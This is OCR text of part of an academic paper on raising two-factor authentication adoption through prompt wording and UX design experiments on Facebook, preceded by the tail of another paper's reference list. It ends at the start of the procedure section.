[27] Mark Hachman. Webauthn: What You Need to Know About the Future of the Passwordless Web, March 2019. https://www.pcworld.com/article/3355240/, as of June 2, 2021.

[28] Marian Harbach, Sascha Fahl, Polina Yakovleva, and Matthew Smith. Sorry, I Don't Get It: An Analysis of Warning Message Texts. In *Proc. Financial Cryptography and Data Security*, 2013.

[29] Kat Krol, Matthew Moroz, and M. Angela Sasse. Don't Work. Can't Work? Why It's Time to Rethink Security Warnings. In *Proc. CRiSIS*, 2012.

[30] Katharina Krombholz, Karoline Busse, Katharina Pfeffer, Matthew Smith, and Emanuel von Zezschwitz. "If HTTPS Were Secure, I Wouldn't Need 2FA" – End User and Administrator Mental Models of HTTPS. In *Proc. IEEE S&P*, 2019.

[31] Leona Lassak, Annika Hildebrandt, Maximilian Golla, and Blase Ur. "It's Stored, Hopefully, on an Encrypted Server": Mitigating Users' Misconceptions About FIDO2 Biometric WebAuthn (Extended Version), June 2021. https://www.blaseur.com/papers/fido2biometrics-extended.pdf, as of June 2, 2021.

[32] Sanam Ghorbani Lyastani, Michael Schilling, Michaela Neumayr, Michael Backes, and Sven Bugiel. Is FIDO2 the Kingslayer of User Authentication? A Comparative Usability Study of FIDO2 Passwordless Authentication. In *Proc. IEEE S&P*, 2020.

[33] Robbie MacGregor. Evaluating the Android Security Key Scheme: An Early Usability, Deployability, Security Evaluation with Comparative Analysis. In *Proc. WAY*, 2019.

[34] Liam M. Mayron. Biometric Authentication on Mobile Devices. *Security & Privacy*, 13(3):70–73, 2015.

[35] Brenna McNally, Priya Kumar, Chelsea Hordatt, Matthew Louis Mauriello, Shalmali Naik, Leyla Norooz, Alazandra Shorter, Evan Golub, and Allison Druin. Co-Designing Mobile Online Safety Applications with Children. In *Proc. CHI*, 2018.

[36] Weizhi Meng, Duncan S. Wong, Steven Furnell, and Jianying Zhou. Surveying the Development of Biometric User Authentication on Mobile Phones. *Communications Surveys & Tutorials*, 17(3):1268–1293, 2014.

[37] Grzergor Milka. Anatomy of Account Takeover. In *Proc. USENIX Enigma*, 2018.

[38] Florent Morselli (Spomky-Labs). PHP Webauthn Framework, October 2020. https://github.com/web-auth/webauthn-framework, as of June 2, 2021.

[39] Michael J. Muller and Allison Druin. *Participatory Design: The Third Space in HCI*, chapter 49, pages 1125–1153. Taylor & Francis, Boca Raton, Florida, USA, 3 edition, 2012.

[40] Wataru Oogami, Hidehito Gomi, Shuji Yamaguchi, Shota Yamanaka, and Tatsuru Higurashi. Poster: Observation Study on Usability Challenges for Fingerprint Authentication Using WebAuthn-enabled Android Smartphones. In *Proc. SOUPS*, 2020.

[41] Kentrell Owens, Olabode Anise, Amanda Krauss, and Blase Ur. User Perceptions of the Usability and Security of Smartphones as FIDO2 Roaming Authenticators. In *Proc. SOUPS*, 2021.

[42] Kentrell Owens, Blase Ur, and Olabode Anise. A Framework for Evaluating the Usability and Security of Smartphones as FIDO2 Roaming Authenticators. In *Proc. WAY*, 2020.

[43] Bijeeta Pal, Tal Daniel, Rahul Chatterjee, and Thomas Ristenpart. Beyond Credential Stuffing: Password Similarity Models using Neural Networks. In *Proc. IEEE S&P*, 2019.

[44] Sarah Pearman, Jeremy Thomas, Pardis Emami Naeini, Hana Habib, Lujo Bauer, Nicolas Christin, Lorrie Cranor, Serge Egelman, and Alain Forget. Let's Go in for a Closer Look: Observing Passwords in Their Natural Habitat. In *Proc. CCS*, 2017.

[45] Sarah Pearman, Shikun Aerin Zhang, Lujo Bauer, Nicolas Christin, and Lorrie Cranor. Why People (Don't) Use Password Managers Effectively. In *Proc. SOUPS*, 2019.

[46] Justin Petelka, Yixin Zou, and Florian Schaub. Put Your Warning Where Your Link Is: Improving and Evaluating Email Phishing Warnings. In *Proc. CHI*, 2019.

[47] Elissa M. Redmiles, Yasemin Acar, Sascha Fahl, and Michelle L. Mazurek. A Summary of Survey Methodology Best Practices for Security and Privacy Researchers. Technical Report CS-TR-5055, UM Computer Science Department, 2017.

[48] Elissa M. Redmiles, Sean Kross, and Michelle L. Mazurek. How Well Do My Results Generalize? Comparing Security and Privacy Survey Results from MTurk, Web, and Telephone Samples. In *Proc. IEEE S&P*, 2019.

[49] Elissa M. Redmiles, Everest Liu, and Michelle L. Mazurek. You Want Me To Do What? A Design Study of Two-Factor Authentication Messages. In *Proc. WAY*, 2017.

[50] Robert W. Reeder, Adrienne Porter Felt, Sunny Consolvo, Nathan Malkin, Christopher Thompson, and Serge Egelman. An Experience Sampling Study of User Reactions to Browser Warnings in the Field. In *Proc. CHI*, 2018.

[51] Ken Reese, Trevor Smith, Jonathan Dutson, Jonathan Armknecht, Jacob Cameron, and Kent Seamons. A Usability Study of Five Two-Factor Authentication Methods. In *Proc. SOUPS*, 2019.

[52] Andreas Sotirakopoulos, Kirstie Hawkey, and Konstantin Beznosov. On the Challenges in Usable Security Lab Studies: Lessons Learned from Replicating a Study on SSL Warnings. In *Proc. SOUPS*, 2011.

[53] Joshua Sunshine, Serge Egelman, Hazim Almuhimedi, Neha Atri, and Lorrie Cranor. Crying Wolf: An Empirical Study of SSL Warning Effectiveness. In *Proc. USENIX Security*, 2009.

[54] Alex Takakuwa. *Moving from Passwords to Authenticators*. PhD thesis, University of Washington, 2019.

[55] Joshua Tan, Lujo Bauer, Nicolas Christin, and Lorrie Cranor. Practical Recommendations for Stronger, More Usable Passwords Combining Minimum-Strength, Minimum-Length, and Blocklist Requirements. In *Proc. CCS*, 2020.

[56] Kurt Thomas, Jennifer Pullman, Kevin Yeo, Ananth Raghunathan, Patrick Gage Kelley, Luca Invernizzi, Borbala Benko, Tadek Pietraszek, Sarvar Patel, Dan Boneh, and Elie Bursztein. Protecting Accounts From Credential Stuffing With Password Breach Alerting. In *Proc. USENIX Security*, 2019.

[57] Shari Trewin, Cal Swart, Larry Koved, Jacquelyn Martino, Kapil Singh, and Shay Ben-David. Biometric Authentication on a Mobile Device: A Study of User Effort, Error and Task Disruption. In *Proc. ACSAC*, 2012.

[58] Blase Ur, Sean M. Segreti, Lujo Bauer, Nicolas Christin, Lorrie Cranor, Saranga Komanduri, Darya Kurilova, Michelle L. Mazurek, William Melicher, and Richard Shay. Measuring Real-World Accuracies and Biases in Modeling Password Guessability. In *Proc. USENIX Security*, 2015.

[59] Rick Wash, Emilee Radar, Ruthie Berman, and Zac Wellmer. Understanding Password Choices: How Frequently Entered Passwords are Re-used Across Websites. In *Proc. SOUPS*, 2016.

[60] Susanne Weber, Marian Harbach, and Matthew Smith. Participatory Design for Security-Related User Interfaces. In *Proc. USEC*, 2015.

[61] Daniel Lowe Wheeler. zxcvbn: Low-Budget Password Strength Estimation. In *Proc. USENIX Security*, 2016.

[62] Stephan Wiefling, Luigi Lo Iacono, and Markus Dürmuth. Is This Really You? An Empirical Study on Risk-Based Authentication Applied in the Wild. In *Proc. IFIP SEC*, 2019.

[63] Flynn Wolf, Ravi Kuber, and Adam J. Aviv. "Pretty Close to a Must-Have": Balancing Usability Desire and Security Concern in Biometric Adoption. In *Proc. CHI*, 2019.

[64] Yubico, Inc. What is WebAuthn?, August 2020. https://www.yubico.com/authentication-standards/webauthn/, as of June 2, 2021.

Driving 2FA Adoption at Scale: Optimizing Two-Factor Authentication Notification Design Patterns

Maximilian Golla, Grant Ho*, Marika Lohmus†,
Monica Pulluri⋆, and Elissa M. Redmiles§
Max Planck Institute for Security and Privacy, ∗ University of California San Diego, † Cleo AI,
⋆ Facebook, § Max Planck Institute for Software Systems

Abstract

Two-factor authentication (2FA) is one of the primary mechanisms for defending end-user accounts against phishing and password reuse attacks. Unfortunately, getting users to adopt 2FA remains a difficult challenge. While prior work at the intersection of measurement and usability has examined how to persuade people to avoid dangerous behavior (e. g., clicking through TLS warnings), relatively little work has conducted measurements at industry scale about how to persuade people to adopt protective behaviors.

In this work, we focus on improving end user security in the wild by examining whether (i) messaging that addresses users' motivations, mental models, and concerns about 2FA and (ii) UX design patterns found effective in other fields can effectively improve 2FA adoption. To do so, we conduct a series of large-scale in-the-wild, controlled messaging experiments on Facebook, with an average of 622,419 participants per experiment. Based on our results, we distill a set of best-practice design patterns for most effectively encouraging protective behavior, in the context of promoting 2FA adoption. Finally, we suggest concrete directions for future work on encouraging digital security behavior through security prompts.

1 Introduction

Two-factor authentication (2FA) has received increasing attention from industry [60, 61, 94, 95] and academic research [1, 17, 75, 76]. By augmenting the user authentication process with an additional security step, 2FA helps protect against account security threats such as phishing and password reuse attacks. Microsoft has recently claimed that using 2FA can prevent 99.9 % of account hacks [94]. Mirian et al. [60] studied the ability of professional hackers to infiltrate user accounts and found that 2FA created significant friction that hindered attackers. Yet despite its security benefits, fewer than 10 % of Google users have adopted 2FA and, as of 2016, fewer than 1 % of Dropbox users had done so [13].

To address this gap between the benefits of security best-practices, such as 2FA, and the decisions that users actually make, a significant amount of work has studied how to improve end user security behavior [9, 14, 20, 28, 66, 88]. For example, prior work has examined a variety of approaches to increase 2FA adoption, ranging from user education [5] to institutional policies that require users to adopt 2FA [13]. Unfortunately, despite this sizable and growing body of research, the problem of encouraging users to engage in protective behaviors remains an open and difficult problem.

In the context of improving user security behavior via prompts, prior work has extensively studied security warnings that *discourage* dangerous behaviors [4, 20, 28, 32, 74]. Although some studies do focus on promoting proactive security measures (such as better account hygiene), and have even evaluated their designs in the wild [4, 26, 86], no prior work has specifically studied the impact of prompts on improving 2FA adoption in the wild and at scale.

In this work, we conduct a series of large-scale measurement experiments (n=622,419 users per experiment on average) aimed at protecting end users by improving 2FA adoption in the wild. Specifically, we seek to answer the following research questions, with the ultimate goal of establishing a set of optimal design patterns for protecting end users by encouraging 2FA use:

- **RQ1**: Does messaging tailored to address users' motivations, mental models, and concerns about 2FA improve adoption?
- **RQ2**: Does applying UX design patterns from other domains (e. g., advertising and TLS warnings) in enrollment prompts encourage the adoption of 2FA?

Our work investigates these questions through a set of experiments using Facebook's native 2FA prompts. We use de-identified, aggregated log data to examine whether the strategies we apply in our experimental prompts lead to an increase in the volume of users who click-to-enable 2FA.

We find that tailoring messaging to increase users' sense of individual responsibility for digital security — in line with

protection motivation theory [78, 87] — increases the rate at which users click to enable 2FA by over 30 %.[1] Moreover, tailored messaging that provides users with an accurate mental model of 2FA, by explaining how 2FA works, also increases the rate at which users click to enable 2FA by nearly 30 %. Our analysis also indicates that users' demographics influence their receptiveness toward these different security messages, and their ultimate willingness to enable 2FA, regardless of how they are prompted to enroll in it.

Beyond tailoring the wording of messages displayed to users, we also find that three UX design strategies can effectively increase the proportion of users who protect their accounts by adopting 2FA. Personalizing prompts by including the user's name in the message — a strategy found effective in prior marketing and public policy work [40, 80] — increased the number of users who clicked to enable 2FA by 26.5 %. Interstitial prompts, or those that block the user's screen, also increased clicks to enable 2FA by over 20 %. Finally, we replicate and extend the results of prior work [26, 29], and find that using a combination of commitment devices (i. e., buttons that commit the user to a future action) and opinionated design (i. e., highlighting the safer choice visually) increased the proportion of users who sought to enable 2FA by over 10 %.

From both a practical and theoretical perspective, our results enhance our understanding of how to increase the adoption of 2FA and improve user security behaviors. First, we offer the first validation, to our knowledge, of the role of individual responsibility in the adoption of security behavior in a real world setting (rather than a lab). Second, we find that abstracting the details of how a security mechanism works may hinder adoption; instead, security messaging should clearly and simply explain the functionality and protections of a security mechanism. Third, we find that UX design patterns can significantly improve 2FA adoption, including simple patterns such as adding the user's name to the beginning of a prompt. In sum, we find that prompts can effectively improve the adoption of security behavior in the wild, although we note that prompts alone are not the only factor influencing security behavior adoption. To further protect users, future work should conduct additional research on the factors affecting security behavior more broadly, including the impact of feelings of individual responsibility and the role of user demographics; the latter appears to influence user response to security messages and the choice to adopt protective behavior, based on our study's results.

2 Background and Related Work

In this section, we begin by providing background and related work on two-factor authentication. Next, we review prior work on both (i) 2FA and its alternatives and (ii) security messaging to improve security behavior.

[1] While we find that increasing users' sense of individual responsibility is effective, we do not purport that users are solely, or even primarily, responsible for their security.

2.1 Two-Factor Authentication

To improve users' account security, large online services offer 2FA as an additional protection mechanism that reinforces password-based authentication; these services began offering 2FA around 2011 [22]. 2FA serves as an additional barrier that makes the security of an account less reliant on the secrecy and guessability of its password [65]. It is often advertised as protection against phishing and credential stuffing attacks, which exploit users' tendency to reuse passwords [15, 32].

Usability: The biggest usability challenges are problems with the level of effort or time required [18], the remembrance settings and session length (the number of times a user has to reauthenticate) [13, 76], the registration and handling of security keys [12], and in the case of time-based one-time passwords (TOTPs), tokens that change too frequently [75]. Despite these challenges, users generally perceive 2FA solutions as usable, as detailed in Section 2.2.

Adoption: The adoption of 2FA is generally very low. A measurement study from 2015 concluded that no more than 6.4 % of Google users enabled 2FA [65]. In 2018, Google [59] confirmed that less than 10 % of their users enabled 2FA. Statistics released by Dropbox in 2016 state that less than 1 % of their users had adopted 2FA at that time [13].

Types of 2FA: There are multiple ways in which companies implement 2FA. Commonly used solutions include:

- One-Time Passwords (OTP) sent to the user via SMS, app, email, or call, which the user must then enter to authenticate.
- "Tap to sign-in" (Push) notifications in an app that the user must approve to authenticate.
- Security keys (hardware tokens, caBLE [51, 62]) that the user must tap to authenticate.

Designed as a fallback solution, many platforms also provide a list of so-called one-time *backup codes* that users can print out and use in cases where the normal second factor is unavailable (i. e., new, lost, or broken authenticator). There are also less commonly used solutions that include smart cards [85] and/or other specialized hardware through which users can authenticate. These solutions are typically used in commercial settings or as part of online banking.

Attacks on 2FA: While 2FA is a powerful tool for increasing account security [60], there are attacks that try to bypass or compromise 2FA. A generic attack vector against 2FA solutions are *social engineering attacks* that, for example, involve tricking help desk employees to disable the 2FA [42].

All OTP-based 2FA solutions that ask users to enter a numeric code are susceptible to *phishing attacks*, regardless of

whether those solutions deliver a code via SMS, email, a 2FA app, or hardware token [53, 60].

Even though SMS-based 2FA is the most commonly used 2FA solution, delivering OTPs via SMS is often critiqued [61, 95] as an insecure mechanism when it comes to high-value accounts. Attacks such as *SIM swapping* [48] and *SS7 routing attacks* [33] can bypass SMS-based 2FA by exploiting vulnerabilities in the telephony signaling protocol stack. However, under many common threat models, SMS-based 2FA remains a good deterrent to compromise [60].

Push notification, or "Tap to sign-in", 2FA solutions provide a more phishing-resistant alternative to 2FA OTPs, but they require a smartphone with Internet connectivity and a service-specific app to receive the notifications. However, once users become habituated to approving such 2FA notifications, they might accidentally approve malicious requests [1]. One way to counter such reflex actions is to increase cognitive load by displaying three codes from which the user has to select the correct one [58].

Finally, due to their phishing resistance, FIDO Universal 2nd Factor (U2F) [12] and FIDO2 [50] security keys are of particular interest in security-sensitive environments and are a key component of Web Authentication (WebAuthn) and future password-less user authentication solutions. Since their deployment of U2F security keys in early 2017, Google reported in mid-2018 that they have not experienced any successful phishing attack against their more than 85,000 employees [45]. However, because a specialized key must be purchased for each user, they incur a higher cost than less secure 2FA mechanisms, making them best-suited for employees or security-keen end-users.

2.2 Related Work

Here, we review research on 2FA and security messaging.

2.2.1 Two-Factor Authentication

While a larger body of research about two-factor authentication in both enterprise settings [84, 85] and online banking [46, 96] exists, we primarily focus our review on non-enterprise and non-banking 2FA solutions for end-users.

Comparison Studies: Early work by De Cristofaro et al. [18] compared three 2FA OTP solutions (i. e., hardware token, SMS, and app) via an online survey with 219 participants. Their respondents perceived all OTP solutions as highly usable regardless of the motivation and context. The authors concluded by suggesting that 2FA usability is mostly driven by ease of use, trustworthiness, and required cognitive effort.

More recently, Reese et al. [75] compared five different 2FA mechanisms (i. e., OTP app, OTP SMS, push notification, security key, and pre-generated backup codes). To study 2FA usability, they conducted a between-subjects study with 72 participants. Participants were asked to log into a simulated banking website. As in previous work, participants perceived all methods as highly usable and expressed an interest in using 2FA for other sensitive accounts. The authors also examined the usability of setting up these methods of 2FA, in addition to using the 2FA methods. They found more usability issues with setup, especially with security keys and OTP solutions.

Deployment Studies: Weidman and Grossklags [93] studied the acceptance of a mandatory transition from hardware tokens to a Duo Mobile push notification-based 2FA solution running on employee-owned mobile devices (BYOD) at *Pennsylvania State University*. Their participants found the old token-based system easier to use than the new push notification solution and perceived the old token-based system as more "professional." The authors concluded by mentioning the need for better educational materials that focus on the benefits of the newly introduced system.

Colnago et al. [13] monitored the deployment of mandatory 2FA, using the Duo Mobile 2FA platform, at *Carnegie Mellon University*. They analyzed authentication log files and conducted two online surveys with over 2000 responses. While their participants found the new 2FA system annoying (e. g., some considered it a "significant hindrance to their daily routine"), the respondents also stated that it was relatively easy to use and believed it made their accounts more secure. The authors recommended focusing more on the implementation design (i. e., fixing "remember me" and push notification issues), refining and employing strategic messaging (i. e., emphasizing the added security), and ensuring that educational materials are easily accessible.

Dutson et al. [19] surveyed 4,275 participants from *Brigham Young University* one year after the university deployed mandatory, Duo Mobile-based 2FA. They found that half of their participants reported at least one instance of being locked out of their account. They also emphasized the need for 2FA methods that work without Wi-Fi, proposed UI changes to the 2FA authentication flow, and discussed issues with the remembrance parameters of existing systems.

Abbott and Patil [1] conducted an online survey with users at *Indiana University Bloomington* during their deployment of a mandatory two-factor authentication system. The authors recommended to only mandate 2FA for a few sensitive services to not degrade the user experience.

Reynolds et al. [76] analyzed millions of 2FA logs from the *University of Illinois at Urbana-Champaign* and the *University of California, Berkeley* to quantify the impact of mandatory 2FA deployments on employees. The authors estimated that the average user spends tens of minutes per year on 2FA. Thus, they concluded that 2FA systems are not a significant burden compared to other common risk-mitigation mechanisms and suggested that session timeouts and remembrance parameters should be tuned to further reduce this burden. The authors also noted that about one in twenty 2FA attempts

were unsuccessful, in most cases because users canceled or abandoned their interaction or entered an OTP incorrectly.

All of these prior in-the-wild studies address mandatory 2FA deployments. However, most commercial, non-university deployments of 2FA outside of industry settings are voluntary: users can choose whether to enable 2FA. Our work is the first, to our knowledge, to study how to promote *voluntary* adoption of 2FA at scale. Drawing upon suggestions from prior work, part of our study examines how strategic messaging and including educational content about the mechanism of 2FA — as suggested by Colnago et al. [13] and Reese et al. [75] — can increase voluntary adoption.

Security Keys: Many studies focus on specific issues related to the use of 2FA hardware tokens and security keys. Since prior work focuses on phone-based 2FA methods, we review this work only briefly. Reynolds et al. [77] studied the use of security keys in a non-enterprise setting over four weeks. They found issues with setup instructions but reported that most participants generally enjoyed using security keys. Das et al. [16] also studied security keys. Via a think-aloud protocol, they found participants did not understand the advantage of security keys compared to a more secure password and expressed fear of losing the device. In a follow up study, Das et al. [17] explored why *older adults* choose not to adopt 2FA. They found problems with handling the tiny form factors and the need to communicate the benefits of 2FA and risks of not using 2FA more clearly. Ciolino et al. [12] studied the usability of U2F security keys and compared them to SMS-based 2FA via a lab and diary study. They found the setup time for security keys was considerably longer, and participants perceived the keys as less usable than SMS-based 2FA.

Alternatives: Finally, 2FA is not the only approach to improving account security. Wiefling et al. [97] studied the usability of risk-based authentication – in which users are only asked for a second factor (an OTP received via email) if their login appeared risky based on several factors, such as whether the device was previously used and the login's current location – and compared it to traditional 2FA and a password-only solution. Further, Lyastani et al. [50] and Farke et al. [25] evaluated security key-based FIDO2 solutions in which the user only has to use a security key and no password.

2.2.2 Designing Security Messages

A large body of prior work has studied security messages, warnings, and notifications. Examples include warnings, messaging, and educational materials to help users detect phishing [20, 81], choose stronger passwords [21, 89, 90], avoid password reuse [32], change their password when it gets breached [86], and adopt 2FA [2, 5, 71].


Browser Security: Akhawe et al. [4] found that user experience has a significant impact on behavior and that users often do look at warnings, contrary to other findings which claim that users often ignore web warnings [9, 10]. Felt et al. [26, 28] studied and compared click-through rates (CTRs) and designed new TLS warnings to help users make an informed decision and encourage them to act securely. Their work aimed to create a simple, brief, specific, and opinionated warning that included no technical jargon. Among other features, the study carefully considered how to communicate the threat and made use of opinionated design (for example, UX changes to promote the safe choice), which led to substantially improved adherence rates.

Account Security: Jenkins et al. [43] evaluated the efficacy of just-in-time fear appeals and found that such appeals resulted in a significant decrease in password reuse. Golla et al. [32] designed password reuse notifications that are usually delivered via email. They also evaluated a variant that suggested users to enable 2FA. Thomas et al. [86] designed password breach alerts that are shown when a user tries to reuse an already breached credential. They designed an in-page warning and tray icon warning message that included a clear action and the context for the danger. They minimized the technical jargon and linked to an explanation with more details. Markert et al. [52] evaluated enforcing and non-enforcing PIN blocklist warnings and their impact on the guessability of smartphone unlock PINs. Egelman et al. [21], Golla et al. [31], Ur et al. [88, 89], and Vance et al. [90] explored and tested various password strength meter designs to encourage users to choose more secure passwords. They explored various designs that included elements from fear appeals, peer-pressure, and gamification.

Most relevant to our work, Ackerman [2] and Albayram et al. [5] developed and evaluated informational videos about the security risk, self-efficacy, and ease-of-use to encourage 2FA adoption. They evaluated the impact of these videos in a lab setting and/or users' reported intent to adopt 2FA. Our experiments build on this prior work, evaluating the impact of messages that provide, for example, education about the mechanism of 2FA and the risks against which 2FA protects (e. g., hacking) on real-world 2FA adoption. Finally, Redmiles et al. [71] studied the design of 2FA messages. The authors conducted a small interview and participatory design study with 12 participants that evaluated existing 2FA messages and created a set of best practice guidelines for improved messages. Following recommendations from this work, we utilize messaging in our study that includes personalization and communicates the time costs of 2FA. In contrast to this prior work, we evaluate the impact of applying these strategies to improve 2FA adoption in the wild.

3 Methodology

To systematically address our research questions and identify effective design patterns for improving 2FA adoption, we conducted a series of controlled experiments to improve the



(a) Prompt with a **user responsibility** headline and **mechanism** body text.

(b) Prompt with a **company responsibility** headline and **2FA cost** body text.

(c) **Control** prompt with a neutral headline and neutral body text.

Figure 1: Examples of prompts used in our RQ1 experiments.

messages used to prompt Facebook users to enable 2FA. We then analyzed aggregated, de-identified Facebook log data from these experiments to identify effective messaging strategies and design patterns.

3.1 Prompt Design Patterns

Motivated by a diverse body of prior literature from the security, public policy, and HCI communities [8, 13, 28, 34, 40, 41, 44, 71, 73, 80, 82, 91], we designed and compared the impact of nine different messaging strategies and three different UX design patterns on 2FA adoption.

RQ1: Messaging Strategies: To address RQ1, we used a 3×3 experimental design to craft a total of 9 prompts encouraging users to enable 2FA. Each prompt consisted of a headline message (3 variants), a body text (3 variants), and a blue "Turn On" button that a user could click to initiate the 2FA enrollment process.[2] Figure 1 shows three examples of our prompts. These examples illustrate the three different headlines and body texts that we evaluate in our experiments.

Each headline framed the *benefits* of 2FA through three different *responsibility* lenses. Protection motivation theory – an often cited theory for explaining users' motivations to take security precautions [38, 78, 87] – suggests that a sense of individual responsibility is a necessary prerequisite for users taking protective action. However, little work evaluating this theory has been conducted in a real-world setting. Separately, other prior work has suggested that users feel a loss of control with regard to digital security [83] and that users may be more responsive to requests to take security measures when they feel that the platform requesting those measures is taking responsibility for their security [69].

To evaluate these two contrasting hypotheses – that users must feel individual responsibility to take action vs. that users will be more likely to take action if they feel that action is part of a broader corporate approach to protecting them – we test the following headlines in our messages.

1. **User Responsibility:** This design framed 2FA's benefits as part of the user's responsibility ("You can increase your protection against account hacking").

2. **Company Responsibility:** This prompt emphasized 2FA's security benefits as part of the company's responsibility ("Your security is our responsibility").

3. **Control Message:** The final (control) prompt used a responsibility-neutral message that broadly spoke to 2FA's security benefits ("Protect your account, pages, and friends").

For our body text messages, we focused on addressing cognitive biases and concerns users might have about the operational mechanics and costs of 2FA. We designed one control message and two experimental messages designed to address common concerns found in prior work [13, 41, 71, 73].

1. **Time Costs of 2FA:** Prior studies have shown that user concerns about the time cost of a security process (such as 2FA) influence whether they engage in it [13, 41, 71, 73]. Our first experimental body text explicitly addressed the time cost of enrolling in 2FA ("Turn on two-factor authentication in just a few minutes to help protect you and the people you interact with").

2. **Mechanism:** Users' negative perceptions and/or lack of understanding of the mechanism and operational costs of 2FA (for example, when they will have to engage in extra operations and the potential burden of these extra steps) has contributed to the lack of 2FA adoption [13, 71]. To appropriately set users' mental models of 2FA, especially about its operational frequency and overhead, we crafted and tested a body text that explained the mechanics of 2FA and how this process protects the user ("Turn on two-factor authentication and we'll ask for a code if we see a login from a device we don't recognize").

[2] We conducted a post-test following this experiment (n=28,417) to validate the wording of this button. We evaluated the phrases: 'Try It,' 'Turn On,' and 'Get Started.' 'Turn On' resulted in a significantly higher CTE rate as compared to 'Try It' ($X^2 = 33.6$, $p < 0.001$) and 'Get Started' ($X^2 = 443.4$, $p < 0.001$).




Figure 2: **Personalization** design.





Figure 3: **Opinionated Reminder** design.

3. **Control Message:** For our third body text, we designed a neutral control message that omitted any discussion about the time or operational requirements of 2FA, and instead, simply re-framed the benefits of 2FA ("Turn on two-factor authentication to increase protection for you and the people you interact with").

RQ2: Applying UX Design Patterns: We explored the effect of three different UX design patterns on encouraging 2FA adoption, drawing upon prior work that illustrated the efficacy of these strategies in other notification and warning contexts [8, 28, 29, 34, 40, 44, 80, 82].

Personalization: Our first UX strategy examined the impact of personalizing a prompt's text. Research from marketing and public policy studies have shown that personalizing notifications can lead to significant increases in response rates [40,80]. Motivated by these results, we explored whether adopting the simple personalization techniques from this prior literature would lead to similar improvements in 2FA adoption. Specifically, we crafted an experimental prompt that addressed the user by their first name in the beginning of the headline (e. g., "John, You Can Increase Your Protection Against Account Hacking"). See Figure 2 for an example.

Opinionated Reminders: For our final UX strategy, we studied whether using reminder messaging — which was found effective in prior work [29] on encouraging self-reported adoption of 2FA — combined with opinionated design — which was found effective in prior work [26] measuring the efficacy of different warnings on discouraging bypassing of SSL warnings in the wild — could increase 2FA adoption. Prior work has shown that adding a deferral or



(a) Interstitial design. (b) Non-blocking design.

Figure 4: Figures showing the **interstitial** (blocking) and non-interstitial (non-blocking) designs we evaluated in our third RQ2 UX experiment.

reminder option to security prompts can reduce the likelihood that a user ignores or dismisses the notification [29]. Researchers hypothesize that adding these options helps reduce the effect of "present bias," or the tendency for users to undervalue future risks and rewards (a bias that can lead users to make less secure decisions). However, while adding these choices decreases the proportion of users who outright dismiss a prompt, this decrease is often the result of more users selecting the reminder (deferral) option, and not an increase in users who choose to follow the prompt and immediately perform the secure behavior.

For our design, we explored whether augmenting this "reminder" option with opinionated design could not only decrease the number of users who dismissed the 2FA enrollment prompt, but actively increase the users who engaged with our prompts to enable 2FA. In particular, research from the security and marketing literature reveals that employing forms of opinionated design, such as coloring, pre-selected defaults, and specific wording can encourage users to make particular decisions [11, 26, 34]; in cases where companies employ this design to emphasize potentially unwanted options, the community considers this a dark pattern (termed "nagging"). Because our goal is to improve user security, we explored whether we could combine techniques from this literature with reminder messaging to improve 2FA adoption.

In our experiments, we crafted two prompts. The first design combined reminder messaging with opinionated UX coloring to encourage 2FA adoption: this prompt included both the blue "Turn On" button that would initiate 2FA enrollment, as well as a grayed out "Not Now" (reminder) button that a user could click to close the 2FA prompt; this prompt design also included the standard "×" window closure button. See Figure 3 for an example. Our control prompt excluded this "Not Now" button, allowing users to either click-to-enable 2FA via the "Turn On" button or click on the window closure button to close the prompt (as seen in Figure 1).

Interstitial (Blocking) Prompts: Although prior work has shown that users do not prefer interstitial ("blocking")

prompts [8, 82], other related work has shown that this style of prompt does improve the message's efficacy and user compliance [28, 44]. Examining the impact of this design pattern, we developed an interstitial prompt that covered the user's full Facebook News Feed. We then compared the efficacy of this interstitial design versus the default prompt style used in RQ1, where the prompt hovered at the top of a user's News Feed, but did not block them from interacting with Facebook if they did not first interact with the prompt. Figure 4 shows a side-by-side comparison of the prompts.

3.2 Procedure

We conducted two series of experiments to answer each of our research questions.

